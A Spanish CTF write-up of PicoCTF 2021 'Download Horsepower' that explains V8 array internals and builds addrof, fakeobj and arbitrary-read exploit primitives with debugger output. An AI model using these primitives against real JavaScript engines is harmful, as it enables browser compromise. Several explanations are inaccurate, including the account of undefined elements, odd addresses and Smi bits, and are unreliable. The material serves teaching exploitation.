PicoCTF 2021 – Download Horsepower

Sistema Operativo:	**Ubuntu 24.04**
Dificultad:	**Insane**


Técnicas utilizadas

- Heap Buffer Overflow

Antes de comenzar la resolución de este interesante reto, es necesario entender cómo se representan los arrays en V8. Cuando se asigna un array en V8, en realidad se asignan dos objetos. Cada campo tiene una longitud de 4 bytes / 32 bits:

El objeto JSArray: Este es el array real. Contiene cuatro campos importantes (y algunos otros no tan importantes):

- **El puntero del mapa (Map Pointer)**: Determina la "forma" del array, específicamente qué tipo de elementos almacena el array y qué tipo de objeto es su almacén de respaldo. En este caso, el array almacena enteros y el almacén de respaldo es un FixedArray.
- **El puntero de propiedades (Properties Pointer)**: Apunta al objeto que almacena cualquier propiedad que pueda tener el array. En este caso, el array no tiene propiedades excepto la longitud, que se almacena dentro del objeto JSArray, ya que las propiedades adicionales no son necesarias para la funcionalidad básica del array y se almacenan en un objeto separado si es necesario.
- **El puntero de elementos (Elements Pointer)**: Apunta al objeto que almacena los elementos del array, conocido como el almacén de respaldo. Este almacén de respaldo es un FixedArray, que es una estructura de datos que contiene los elementos del array de manera contigua en memoria, permitiendo un acceso rápido y eficiente.
- **La longitud del array (Array length)**: Es la longitud del array.



El objeto FixedArray: El puntero de elementos de nuestro objeto JSArray apunta al almacén de respaldo, que es un objeto FixedArray. Hay dos cosas clave a recordar:

- La longitud del almacén de respaldo en el FixedArray no importa en absoluto. Puedes sobrescribirlo con cualquier valor y aún así no podrías leer o escribir fuera de los límites. Esto se debe a que el acceso a los elementos del array está controlado por la longitud del JSArray, no por la longitud del FixedArray. Por lo tanto, aunque la longitud del FixedArray se modifique, el motor V8 seguirá utilizando la longitud del JSArray para determinar los límites de acceso.
- Cada índice almacena un elemento del array. La representación del valor en memoria está determinada por el "tipo de elementos" del array, que está definido por el mapa del objeto JSArray original. En este caso, los valores son enteros pequeños, que son enteros de 31 bits con el bit inferior establecido en cero. En V8, los enteros pequeños (Smi o "Small Integers") se representan **utilizando 31 bits para el valor y el bit menos significativo (el bit número 0) se establece en cero**. Esto permite que el motor V8 distinga rápidamente entre enteros pequeños y otros tipos de datos, como punteros a objetos. Por ejemplo, 1 se representa como 1 << 1 = 2, 2 se representa como 2 << 1 = 4, y así sucesivamente. Este enfoque permite que V8 maneje enteros pequeños de manera más eficiente.


Además, los arrays en V8 tienen un concepto conocido como Elements Kind. Cada vez que se crea un array en V8, se etiqueta con un tipo de elementos, que define el tipo de elementos que contiene el array. Los tres tipos de elementos más comunes son los siguientes:

- **PACKED_SMI_ELEMENTS**: El array está empaquetado, lo que significa que no tiene huecos entre los elementos. Es decir, todos los índices del array están ocupados por un valor, sin espacios vacíos. Además, solo contiene Smi (enteros pequeños de 31 bits con el bit número 32 establecido en 0). El bit número 32 se establece en 0 para que el motor V8 pueda distinguir rápidamente entre enteros pequeños y otros tipos de datos, como punteros a objetos.
- **PACKED_DOUBLE_ELEMENTS**: Similar al anterior, pero para valores de punto flotante de 64 bits.
- **PACKED_ELEMENTS**: Similar al anterior, excepto que el array solo contiene referencias. Esto significa que puede contener cualquier tipo de elementos (enteros, dobles, objetos, etc.).

Estos tipos de elementos también tienen una variante HOLEY (por ejemplo, HOLEY_SMI_ELEMENTS), que indica al motor que el array puede tener huecos (por ejemplo, [1, 2, , , 4]).

Un array puede transicionar entre tipos de elementos, sin embargo, las transiciones solo pueden ser hacia tipos de elementos más generales, nunca hacia tipos más específicos. Por ejemplo, un array con el tipo PACKED_SMI_ELEMENTS puede transicionar a HOLEY_SMI_ELEMENTS, pero una transición no puede ocurrir en sentido contrario (es decir, llenar todos los huecos en un array ya con huecos no causará una transición a la variante empaquetada).

A continuación, se presenta un diagrama que muestra la estructura de transición para los tipos de elementos más comunes:



En el contexto del motor de JavaScript V8, un Smi (Small Integer) es una representación optimizada para enteros pequeños. Los Smis son enteros que están dentro del rango de -2^31 a 2^31 - 1. V8 utiliza esta representación para evitar la necesidad de asignar un objeto completo en el heap para cada entero pequeño, lo que mejora la eficiencia tanto en términos de memoria como de rendimiento.

- **Rango**: Los Smis pueden representar enteros en el rango de -2^31 a 2^31 - 1.
- **Almacenamiento**: En arquitecturas de 64 bits, los Smis se almacenan en los 32 bits altos de una palabra de 64 bits.
- **Etiquetado**: V8 utiliza el último bit de la palabra de 64 bits para etiquetar si el valor es un puntero o un Smi.

En 2020, Google introdujo los punteros de compresión en el motor V8 para reducir el consumo de memoria. La idea detrás de los punteros de compresión es almacenar punteros de 64 bits como desplazamientos de 32 bits desde una dirección base. Esto permite que los punteros ocupen menos espacio en memoria, lo que resulta en una reducción significativa del uso de memoria sin comprometer el rendimiento.

- **Funcionamiento**: En lugar de almacenar direcciones completas de 64 bits, V8 almacena un desplazamiento de 32 bits desde una dirección base conocida. Cuando se necesita acceder a un puntero comprimido, se suma este desplazamiento a la dirección base para obtener la dirección completa. Este enfoque permite que V8 maneje eficientemente grandes cantidades de datos con un menor consumo de memoria.

- **Beneficios**: La compresión de punteros en V8 ha demostrado reducir el tamaño del heap en aproximadamente un 40%, lo que mejora tanto la eficiencia de la memoria como el rendimiento general del motor. Esta técnica es especialmente útil en arquitecturas de 64 bits, donde los punteros de 64 bits pueden ocupar una cantidad significativa de memoria.

Además de estos conceptos fundamentales, es importante analizar la implementación de ciertas funciones y su impacto en la seguridad y eficiencia del motor V8. Un ejemplo relevante es la función setHorsepower, que se define en el archivo array-horsepower.tq y se implementa como un built-in de JavaScript en el contexto del motor V8.

```
+namespace array {
+
+transitioning javascript builtin
+ArraySetHorsepower(
+  js-implicit context: NativeContext, receiver: JSAny)(horsepower: JSAny): JSAny {
+    try {
+      const h: Smi = Cast<Smi>(horsepower) otherwise End;
+      const a: JSArray = Cast<JSArray>(receiver) otherwise End;
+      a.SetLength(h);
+    } label End {
+        Print("Improper attempt to set horsepower");
+    }
+    return receiver;
+}
+}
```

La función ArraySetHorsepower es un built-in de JavaScript que permite establecer la longitud de un array (JSArray) en el motor V8. La función toma dos parámetros: context y receiver, ambos de tipo JSAny. El parámetro horsepower es el valor que se desea establecer como la nueva longitud del array.

- **Conversión de Tipos**: La función intenta convertir el valor de horsepower a un entero pequeño (Smi). Si la conversión falla, se salta al bloque End.
- **Conversión del Receptor**: La función intenta convertir el receiver a un objeto JSArray. Si la conversión falla, se salta al bloque End.
- **Establecimiento de la Longitud**: Si ambas conversiones son exitosas, se establece la longitud del array (JSArray) al valor de horsepower.
- **Manejo de Errores**: Si alguna de las conversiones falla, se imprime un mensaje indicando un intento incorrecto de establecer la longitud del array.

Sin embargo, es importante tener en cuenta algunas posibles vulnerabilidades que presenta esta función:

- **Validación Insuficiente**: La función no valida si el valor de horsepower es negativo o si excede los límites permitidos para la longitud de un array en V8. Esto podría llevar a comportamientos inesperados o errores en tiempo de ejecución.
- **Errores Silenciosos**: La función simplemente imprime un mensaje en caso de error, pero no proporciona un mecanismo para manejar estos errores de manera robusta. Esto podría dificultar la depuración y el manejo de errores en aplicaciones que utilizan esta función.

Junto con la implementación de la función setHorsepower, es relevante considerar otros cambios importantes en el código que contribuyen a la funcionalidad y seguridad del motor V8. Entre estos cambios se incluyen:

- **Adición de la Función Breakpoint**: En el archivo d8.cc, se ha añadido una nueva función Breakpoint que utiliza la instrucción int3 para generar una interrupción de depuración. Esta función puede ser útil para los desarrolladores que necesitan insertar puntos de interrupción en su código para la depuración.
- **Modificaciones en CreateGlobalTemplate**: Se han realizado cambios en la función CreateGlobalTemplate para eliminar algunas funciones globales no deseadas y añadir la función Breakpoint. Esto puede ayudar a prevenir soluciones no intencionadas y mejorar la seguridad del entorno de ejecución.
- **Inicialización de la Función setHorsepower**: En el archivo bootstrapper.cc, se ha añadido la inicialización de la función setHorsepower en el prototipo de JSArray. Esto permite que la función esté disponible como un método en los objetos JSArray.

Análisis del código fuente del exploit

La función **ftoi** convierte un valor de punto flotante (val) a un entero. El proceso seguido es el siguiente:

- **Asignación del Valor**: El valor de punto flotante val se asigna al primer elemento del buffer f64_buf.
- **Conversión a Entero**: Se utiliza el buffer u64_buf para acceder a la representación binaria del valor de punto flotante. El primer elemento del buffer (u64_buf[0]) contiene los bits menos significativos, mientras que el segundo elemento (u64_buf[1]) contiene los bits más significativos.
- **Combinación de Bits**: Los bits se combinan utilizando operaciones de desplazamiento y suma para formar un valor entero de 64 bits. El resultado se devuelve como un BigInt.

La función **itof** convierte un valor entero (val) a un valor de punto flotante. El proceso es el siguiente:

- **Descomposición del Entero**: El valor entero val se descompone en dos partes utilizando operaciones de máscara y desplazamiento. La parte menos significativa se asigna al primer elemento del buffer u64_buf, y la parte más significativa se asigna al segundo elemento.
- **Conversión a Punto Flotante**: El buffer f64_buf se utiliza para acceder a la representación de punto flotante del valor. El resultado se devuelve como un número de punto flotante.

```
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) {
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}
```

Después de comprender cómo las funciones ftoi e itof permiten la conversión entre valores de punto flotante y enteros, es importante analizar cómo se utilizan estas conversiones en el contexto del exploit. A continuación, se presenta un fragmento de código que ilustra cómo se manipulan los arrays y objetos en el motor V8 de JavaScript para preparar el entorno de explotación:

```
var float_arr = [1.1, 2.2];
float_arr.setHorsepower(13);
var float_arr_map = float_arr[2];

var initial_obj = {A:1};
var obj_arr = [initial_obj];
```

Primero, se crea un array float_arr que contiene dos valores de punto flotante: 1.1 y 2.2. A continuación, se utiliza la función setHorsepower para modificar la longitud del array float_arr a 13. Esta operación expande el array, añadiendo elementos undefined hasta alcanzar la nueva longitud especificada.

La función setHorsepower permite modificar la longitud del array, creando un array más grande con elementos undefined. Esto puede ser aprovechado para manipular la memoria y acceder a áreas no autorizadas. Al acceder a un elemento undefined en el array expandido, se puede intentar obtener referencias a otras áreas de la memoria, lo que es esencial para la explotación.

Luego, se accede al tercer elemento del array float_arr (índice 2), que es undefined debido a la expansión del array en el paso anterior. Este valor se almacena en la variable float_arr_map.

Posteriormente, se crea un objeto initial_obj con una propiedad A que tiene el valor 1. Este objeto se utiliza para preparar el entorno de explotación, permitiendo la manipulación de objetos en la memoria. Finalmente, se crea un array obj_arr que contiene el objeto initial_obj.

Después de preparar el entorno con las funciones ftoi e itof y manipular los arrays y objetos, es momento de analizar en detalle por qué sucede lo que observamos en el código. Para ello, primero mostraremos el estado de **float_arr, obj y obj_arr** utilizando la salida de GEF.

El comando %DebugPrint muestra que **float_arr** es un JSArray con un Map de tipo PACKED_DOUBLE_ELEMENTS. La longitud del array es 50, por ejemplo, aunque solo los dos primeros elementos (1.1 y 2.2) están definidos, y los demás son undefined. Esto confirma que la función setHorsepower ha expandido el array correctamente.

```
d8> %DebugPrint(float_arr)
DebugPrint: 0x19bb080977b9: [JSArray]
 - map: 0x19bb082439f1 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x19bb0820ab61 <JSArray[0]>
 - elements: 0x19bb080977a1 <FixedDoubleArray[2]> [PACKED_DOUBLE_ELEMENTS]
 - length: 50
 - properties: 0x19bb0804222d <FixedArray[0]>
 - All own properties (excluding elements): {
    0x19bb080446d1: [String] in ReadOnlySpace: #length: 0x19bb0818215d <AccessorInfo> (const accessor descriptor), location: descriptor
 }
 - elements: 0x19bb080977a1 <FixedDoubleArray[2]> {
           0: 1.1
           1: 2.2
 }
0x19bb082439f1: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x19bb082439c9 <Map(HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x19bb08182405 <Cell value= 1>
 - instance descriptors #1: 0x19bb0820b031 <DescriptorArray[1]>
 - transitions #1: 0x19bb0820b07d <TransitionArray[4]>Transition array #1:
     0x19bb08044fd5 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_DOUBLE_ELEMENTS) -> 0x19bb08243a19 <Map(HOLEY_DOUBLE_ELEMENTS)>

 - prototype: 0x19bb0820ab61 <JSArray[0]>
 - constructor: 0x19bb0820a8f1 <JSFunction Array (sfi = 0x19bb0818ac31)>
 - dependent code: 0x19bb080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

[1.1, 2.2, , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , ]
```

La inspección de obj muestra que es un JS_OBJECT_TYPE con un Map de tipo HOLEY_ELEMENTS. Tiene una propiedad A con el valor 1. Esto confirma que el objeto initial_obj ha sido creado correctamente y contiene la propiedad esperada.

```
d8> %DebugPrint(obj)
DebugPrint: 0x19bb08098221: [JS_OBJECT_TYPE]
 - map: 0x19bb08245a21 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x19bb08202f11 <Object map = 0x19bb082421b9>
 - elements: 0x19bb0804222d <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x19bb0804222d <FixedArray[0]>
 - All own properties (excluding elements): {
    0x19bb08212421: [String] in OldSpace: #A: 1 (const data field 0), location: in-object
 }
0x19bb08245a21: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: 1
 - stable_map
 - back pointer: 0x19bb082459d1 <Map(HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x19bb08182405 <Cell value= 1>
 - instance descriptors (own) #1: 0x19bb08086935 <DescriptorArray[1]>
 - prototype: 0x19bb08202f11 <Object map = 0x19bb082421b9>
 - constructor: 0x19bb08202b49 <JSFunction Object (sfi = 0x19bb08184725)>
 - dependent code: 0x19bb080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

{A: 1}
d8>
```

Finalmente, la inspección de obj_arr muestra que es un JSArray con un Map de tipo PACKED_ELEMENTS. Contiene un solo elemento, que es el objeto **obj**. Esto indica que el array **obj_arr** ha sido creado correctamente y contiene el objeto esperado.

```
d8> %DebugPrint(obj_arr)
DebugPrint: 0x19bb0809825d: [JSArray]
 - map: 0x19bb08243a41 <Map(PACKED_ELEMENTS)> [FastProperties]
 - prototype: 0x19bb0820ab61 <JSArray[0]>
 - elements: 0x19bb08098251 <FixedArray[1]> [PACKED_ELEMENTS]
 - length: 1
 - properties: 0x19bb0804222d <FixedArray[0]>
 - All own properties (excluding elements): {
    0x19bb080446d1: [String] in ReadOnlySpace: #length: 0x19bb0818215d <AccessorInfo> (const accessor descriptor), location: descriptor
 }
 - elements: 0x19bb08098251 <FixedArray[1]> {
           0: 0x19bb08098221 <Object map = 0x19bb08245a21>
 }
0x19bb08243a41: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x19bb08243a19 <Map(HOLEY_DOUBLE_ELEMENTS)>
 - prototype_validity cell: 0x19bb08182405 <Cell value= 1>
 - instance descriptors #1: 0x19bb0820b031 <DescriptorArray[1]>
 - transitions #1: 0x19bb0820b0ad <TransitionArray[4]>Transition array #1:
     0x19bb08044fd5 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_ELEMENTS) -> 0x19bb08243a69 <Map(HOLEY_ELEMENTS)>

 - prototype: 0x19bb0820ab61 <JSArray[0]>
 - constructor: 0x19bb0820a8f1 <JSFunction Array (sfi = 0x19bb0818ac31)>
 - dependent code: 0x19bb080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

[{A: 1}]
```

Para determinar el índice 13 en el array, es necesario analizar la salida de GEF que se muestra en la imagen. El valor **0x19bb08098251** corresponde a elements de obj_arr. Observamos que en la posición de memoria 0x19bb08098260 se encuentra el valor 0x080982510804222d. Este valor es un puntero comprimido, donde **0x0804222d** corresponde a elements de obj, es decir, donde se encuentra {A:1}.


Por tanto, considerando que 0x3ff199999999999a corresponde a 1.1 como índice 0, la posición de memoria objetivo sería 0x19bb08097800. Calculamos la diferencia entre esta posición y la posición inicial del array:

$$0x19bb08097800-0x19bb080977a0=0x60$$

Dividimos esta diferencia por el tamaño de cada elemento (8 bytes) para obtener el índice:

$$0x60/8=12$$

La razón por la que se divide entre 8 es porque cada elemento del array ocupa 8 bytes en memoria. Al dividir la diferencia de direcciones de memoria entre 8, obtenemos el número de elementos (índices) que hay entre las dos posiciones de memoria.



El siguiente paso en el desarrollo de este exploit, es necesario comprender la utilidad de la función addrof.

```
var initial_obj = {A:1};
var obj_arr = [initial_obj];

function addrof(obj) {
    obj_arr[0] = obj;
    return ftoi(float_arr[12]);
}

%DebugPrint(initial_obj);
```


Esta función se utiliza para obtener la dirección de memoria de un objeto en el contexto del motor V8. La función addrof realiza las siguientes operaciones:

1. **Asignación del Objeto**: La función comienza asignando el objeto obj al primer elemento del array obj_arr. Esto permite que el objeto cuyo address se desea obtener sea accesible a través del array.
2. **Conversión de Dirección**: La función utiliza la función ftoi para convertir el valor de punto flotante almacenado en float_arr[12] a un entero. Este valor representa la dirección de memoria del objeto en el array.
3. **Máscara de Bits**: La función aplica una máscara de bits (& 0xffffffffn) al valor convertido. Esta operación se realiza para obtener la dirección de memoria de 32 bits del objeto. La máscara 0xffffffffn es un número en notación hexadecimal que representa los 32 bits menos significativos de un número. Al aplicar esta máscara utilizando el operador AND (&), se eliminan los bits más significativos del valor convertido, dejando solo los 32 bits menos significativos. Esto es útil para trabajar con direcciones de memoria en sistemas de 32 bits o para simplificar la manipulación de direcciones en sistemas de 64 bits.

En este ejemplo, 0x1234567890abcdefn es la dirección completa de 64 bits. Al aplicar la máscara 0xffffffffn, obtenemos 0x90abcdef, que son los 32 bits menos significativos de la dirección original.

```
let fullAddress = 0x1234567890abcdefn;
let maskedAddress = fullAddress & 0xffffffffn;
console.log(maskedAddress.toString(16));
```

La dirección de initial_obj es 0x8243a4108085245, lo que confirma que la función addrof ha obtenido correctamente la dirección de memoria del objeto.



Después de comprender cómo se obtiene la dirección de memoria de un objeto, es importante analizar cómo se puede crear un objeto falso en una dirección de memoria específica. Para ello, utilizamos la función fakeobj.

```
function fakeobj(fake_obj) {
    float_arr[12] = itof((ftoi(float_arr[12]) & (0xffffffffn << 32n)) + fake_obj);
    return obj_arr[0];
}
console.log("[+] Valor de la variable float_arr --> "+fakeobj(addrof(float_arr))[0]);
```

Esta función realiza las siguientes operaciones:

- **Asignación de Dirección:** La función comienza asignando la dirección fake_obj al elemento float_arr[12] utilizando una combinación de las funciones ftoi e itof. Primero, convierte el valor de float_arr[12] a un entero utilizando ftoi. Luego, aplica una máscara de bits (& (0xffffffffn << 32n)) para conservar los 32 bits más significativos de la dirección original y suma la dirección fake_obj. Finalmente, convierte el resultado de nuevo a un valor de punto flotante utilizando itof y lo asigna a float_arr[12].
- **Máscara de Bits:** La máscara de bits 0xffffffffn << 32n se utiliza para conservar los 32 bits más significativos de la dirección original. Esta operación asegura que solo se modifiquen los 32 bits menos significativos de la dirección, permitiendo que la dirección fake_obj se combine correctamente con la dirección original. Supongamos que la función ftoi convierte el valor de float_arr[12] a 0x1234567890abcdefn. Aplicamos la máscara de bits 0xffffffffn << 32n para conservar los 32 bits más significativos:

```
let fullAddress = 0x1234567890abcdefn;
let maskedAddress = fullAddress & (0xffffffffn << 32n);
console.log(maskedAddress.toString(16));
```

En este ejemplo, 0x1234567890abcdefn es la dirección completa de 64 bits. Al aplicar la máscara 0xffffffffn << 32n, obtenemos 0x1234567800000000, que conserva los 32 bits más significativos de la dirección original.

```
gef➤  run --allow-natives-syntax --shell pwn.js
Starting program: /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8 --allow-natives-syntax --shell pwn.js
[Depuración de hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Nuevo Thread 0x7ffff7a006c0 (LWP 5171)]
1234567800000000
```

- **Retorno del Objeto Falso**: La función devuelve el primer elemento del array obj_arr, que ahora apunta a la dirección de memoria especificada por fake_obj. Esto permite crear un objeto falso en la dirección de memoria deseada.

```
gef➤  run --allow-natives-syntax --shell pwn.js
Starting program: /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8 --allow-natives-syntax --shell pwn.js
[Depuración de hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Nuevo Thread 0x7ffff7a006c0 (LWP 6938)]
[+] Valor de la variable float_arr --> 1.1
V8 version 9.1.0 (candidate)
d8>
```

Después de comprender cómo se obtiene la dirección de memoria de un objeto y cómo se puede crear un objeto falso en una dirección de memoria específica, es importante analizar cómo se puede realizar una lectura arbitraria de direcciones de memoria.

Para ello, es necesario utilizar la siguiente función:

```
%DebugPrint(float_arr_map)
function arbread(addr) {
    if (addr % 2n == 0){
        addr += 1n;
    }
    arb_rw_arr[1] = itof((2n << 32n) + addr - 8n);
    return ftoi(fake[0]);
}
var var_float_arr_map = ftoi(float_arr_map) & 0xffffffffn
console.log("var_float_arr_map --> 0x" + var_float_arr_map.toString(16));
console.log("0x" + arbread(var_float_arr_map).toString(16));
```

La función arbread realiza las siguientes operaciones para leer arbitrariamente direcciones de memoria:

- **Inicialización del Array Controlado**: Se crea un array arb_rw_arr que contiene float_arr_map y varios valores de punto flotante. Luego, se utiliza la función fakeobj para crear un objeto falso en una dirección de memoria específica, ajustando la dirección obtenida de addrof(arb_rw_arr) restando 0x20n.
- **Ajuste de la Dirección**: La función arbread toma una dirección addr como parámetro. Si la dirección es par, se incrementa en 1 para asegurarse de que sea impar. Esto es necesario porque algunas arquitecturas de memoria requieren que las direcciones sean impares para ciertos tipos de acceso.
- **Asignación de la Dirección**: La función convierte la dirección ajustada a un valor de punto flotante utilizando itof y la asigna al segundo elemento de arb_rw_arr. La conversión incluye una operación de desplazamiento (2n << 32n) y una resta de 8 para ajustar la dirección correctamente. El desplazamiento 2n << 32n se utiliza para mover el valor 2n 32 posiciones a la izquierda en notación binaria. Esto es equivalente a multiplicar 2n por 2^32. En hexadecimal, esto se ve así: 0x0000000200000000n. Supongamos que queremos desplazar el valor 2n 32 posiciones a la izquierda:

```
let value = 2n;
let shiftedValue = value << 32n;
console.log(shiftedValue.toString(16));
```

En este ejemplo, 2n se desplaza 32 posiciones a la izquierda, resultando en 0x200000000n.

```
gef➤  run --allow-natives-syntax --shell pwn.js
Starting program: /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8 --allow-natives-syntax --shell pwn.js
[Depuración de hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Nuevo Thread 0x7ffff7a006c0 (LWP 4481)]
200000000
V8 version 9.1.0 (candidate)
d8>
```

- **Resta de 0x20n**: La resta de 0x20n se realiza porque sabemos que el array de elementos se coloca justo después en la memoria. Con una longitud de 4, esto resulta en un desplazamiento de 4 * 0x8 = 0x20. Al restar 0x20n, se asegura que la dirección calculada apunte correctamente a la ubicación deseada en la memoria.

  En V8, los elementos de un array se almacenan en una ubicación específica en la memoria, justo después de la estructura del array. Si el array tiene una longitud de 4, cada elemento ocupa 8 bytes (0x8) en memoria. Por tanto, al multiplicar la longitud del array (4) por el tamaño de cada elemento (8 bytes), se produce un desplazamiento de 4 * 0x8 = 0x20.

  Por otro lado, al restar 0x20n de la dirección obtenida con addrof(arb_rw_arr), ajustamos la dirección para que apunte correctamente a la ubicación de los elementos del array en la memoria. Esto es crucial para manipular la memoria de manera precisa y controlada.
- **Lectura de la Dirección**: Finalmente, la función devuelve el valor leído de la dirección especificada utilizando ftoi para convertir el valor de punto flotante almacenado en fake[0] a un entero.

```
gef➤  run --allow-natives-syntax --shell pwn.js
Starting program: /home/administrador/Descargas/download-horsepower_de5a6b36cb7cfb54f43c6ce5e8b85dd8/d8 --allow-natives-syntax --shell pwn.js
[Depuración de hilo usando libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Nuevo Thread 0x7ffff7a006c0 (LWP 7345)]
DebugPrint: 4.7638e-270
0x1f43080423d1: [Map] in ReadOnlySpace
 - type: HEAP_NUMBER_TYPE
 - instance size: 12
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x1f43080423b5 <undefined>
 - prototype_validity cell: 0
 - instance descriptors (own) #0: 0x1f43080421c1 <Other heap object (STRONG_DESCRIPTOR_ARRAY_TYPE)>
 - prototype: 0x1f4308042235 <null>
 - constructor: 0x1f4308042235 <null>
 - dependent code: 0x1f43080421b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

var_float_arr_map --> 0x82439f1
0x1604040408042119
